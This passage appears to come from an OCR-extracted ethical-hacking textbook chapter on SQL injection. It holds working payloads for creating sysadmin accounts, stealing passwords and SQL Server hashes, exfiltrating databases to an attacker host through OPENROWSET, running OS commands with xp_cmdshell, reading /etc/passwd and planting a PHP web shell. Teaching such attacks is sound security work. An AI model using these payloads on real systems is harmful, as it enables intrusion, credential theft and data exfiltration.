  ' and 1 in (select min(name) from  master.dbo.sysdatabases where
  name >'.' ) --
  ```

  File location of databases

  ```
  ' and 1 in (select min(filename) from master.dbo.sysdatabases where
  filename >'.' ) -
  ```



Features of Different DBMS

Once an attacker identifies the type of database used in the application during the information-gathering phase, the attacker may then look for the features supported by a particular database and confine the attack area accordingly. Comparing different databases reveals different syntax and feature availability with respect to string concatenation, comments, request union, sub-requests, stored procedures, availability of information schema or its analogs, and so on.

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||' '	" concat " " "+" " ' '||' '	' '||' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	v.5.0 >=	Yes	No	Yes	No	Yes
Availability of information schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

Table 15.4: Features of different DBMS

Examples:

- **MySQL**


```
SELECT * from table where id = 1 union select 1,2,3
```

- **PostgreSQL**

```
SELECT * from table where id = 1; select 1,2,3
```

- **Oracle**

```
SELECT * from table where id = 1 union select null,null,null from
sys.dual
```



Creating Database Accounts

The following are different ways of creating database accounts in various DBMS:

- **Microsoft SQL Server**

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

- **Oracle**


```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

- **Microsoft Access**

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

- **MySQL**

```
INSERT INTO mysql.user (user, host, password) VALUES ('victor',
'localhost', PASSWORD('Pass123'))
```




Password Grabbing

Password grabbing is one of the most serious consequences of an SQL injection attack. Attackers grab passwords from user-defined database tables through SQL injection queries. The attacker uses his/her tricks of SQL injection and forms an SQL query intended to grab the passwords from the user-defined database tables. The attacker may change, destroy, or steal the grabbed password. At times, attackers might even succeed in escalating privileges up to the admin level using stolen passwords.

Figure 15.16: Example of Password Grabbing

For example, attackers may use the following code to grab the passwords:

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+' ' from users where
login>@var select @var as var into temp end --
' and 1 in (select var from temp) --
' ; drop table temp --
```



Grabbing SQL Server Hashes

Some databases store user IDs and passwords in a syslogins table in the form of hash values. An attacker tries to extract clear text credentials, password hashes, tokens, etc., from the database to further compromise the target network. To extract this information, attackers need to execute a sequence of queries against the target database, as shown below:

- **Example 1**

  The hashes are extracted using

  ```
  SELECT password FROM sys.syslogins
  ```

  We then hex each hash

  ```
  begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
  @hexstring = '0123456789ABCDEF'
  while (@i<=@length) BEGIN
     declare @tempint int, @firstint int, @secondint int
     select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
     select @firstint=FLOOR(@tempint/16)
     select @secondint=@tempint - @firstint*16)
     select @charvalue=@charvalue + SUBSTRING
     (@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1,
     1)
     select @i=@i+1
  END
  ```

  Finally, we cycle through all the passwords.

- **Example 2**

  Consider the following SQL query

  ```
  SELECT name, password FROM sys.syslogins
  ```

  To display the hashes through an error message, convert hashes → Hex → concatenate


  In general, the password field requires dba access. With lower privileges, you can still recover usernames and apply brute force to determine the password.

  SQL server hash sample

  ```
  0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0
  4129A1D72E7C3194F7284A7F3A
  ```

  Extracting hashes through error messages

  ```
  ' and 1 in (select x from temp) --
  ' and 1 in (select substring (x, 256, 256) from temp) --
  ' and 1 in (select substring (x, 512, 256) from temp) --
  ' drop table temp --
  ```



Transfer Database to Attacker's Machine

An attacker can also link a target SQL server's database to the attacker's own machine. By doing this, the attacker can retrieve data from the target SQL server database. The attacker does this using OPENROWSET; after the DB structure is replicated, the data transfer takes place. The attacker connects to a remote machine on port 80 to transfer data.

For example, an attacker may inject the following query sequence to transfer the database to the attacker's machine:


```
'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --

'; insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```



Interacting with the Operating System

Attackers use various DBMS queries to interact with a target OS. There are two different ways to interact with an OS:

- **Reading and writing system files from the disk**: An attacker can read arbitrary files present on the target running the DBMS and steal important documents, configurations, or binary files. He/she can also obtain credentials from the target system files to launch further attacks on the system.
- **Direct command execution via remote shell**: An attacker can abuse a Windows access token to escalate his/her privilege on the target system, perform malicious activities, and launch further attacks.

For example, the following queries can be used to interact with the target operating system:

- **MSSQL OS Interaction**

```
'; exec master..xp_cmdshell 'ipconfig > test.txt' --

'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM
'test.txt' --

'; begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data as x
into temp end --

' and 1 in (select substring(x,1,256) from temp) --


'; declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

- **MySQL OS Interaction**

```
CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';
```

Note: These methods are restricted by the database's running privileges and permissions.

Figure 15.17: Attacker interacting with OS using SQL injection



Interacting with the File System

Attackers exploit the MySQL functionality of allowing text files to be read through the database to obtain the password files and store the results of a query in a text file.

The functions used by an attacker to interact with the file system are as follows:

- **LOAD_FILE()**

  The **LOAD_FILE()** function within MySQL is used to read and return the contents of a file located within the MySQL server. For example, the following query is used by an attacker to retrieve the password file from the database:

  ```
  NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
  ```

  If successful, the injection will display the contents of the **passwd** file.

- **INTO OUTFILE()**


  The **OUTFILE()** function within MySQL is often used to run a query and dump the results into a file. For example, the following query is used by an attacker to store the results of a specific query:

  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
  system($_GET["command"]); ?>' INTO OUTFILE
  '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of using wget to get a file:

  ```
  http://www.certifiedhacker.com/shell.php?command=wget
  ```



Network Reconnaissance Using SQL Injection

Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major type of network attack. Network reconnaissance can be reduced to some extent but not eliminated. Attackers use network mapping tools such as **Nmap** and **Network Topology Mapper** to determine the vulnerabilities of the network.

- The steps for assessing network connectivity are as follows:
  - Retrieve server name and configuration using

    ```
    ' and 1 in (select @@servername ) --
    ' and 1 in (select srvname from sys.sysservers ) --
    ```

  - Use utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to assess networks
  - Test for firewalls and proxies
- To perform network reconnaissance, you can execute the following using the **xp_cmdshell** command:
  - Ipconfig/all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print
- Code used to gather IP information through reverse lookups:
  - **Reverse DNS**

    ```
    '; exec master..xp_cmdshell 'nslookup a.com MyIP' --
    ```


  - **Reverse Pings**

    ```
    '; exec master..xp_cmdshell 'ping 10.0.0.75' --
    ```

- **OPENROWSET**

```
'; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
```

Figure 15.18: Attacker performing network reconnaissance using SQL Injection




Network Reconnaissance Full Query

The following queries can be used to perform network reconnaissance:

- `'; declare @var varchar(256); set @var = ' del test.txt && arp -a >> test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt && netstat -ano >> test.txt && route print >> test.txt && tracert -w 10 -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --`
- `'; CREATE TABLE tmp (txt varchar(8000)); BULK INSERT tmp FROM 'test.txt' --`
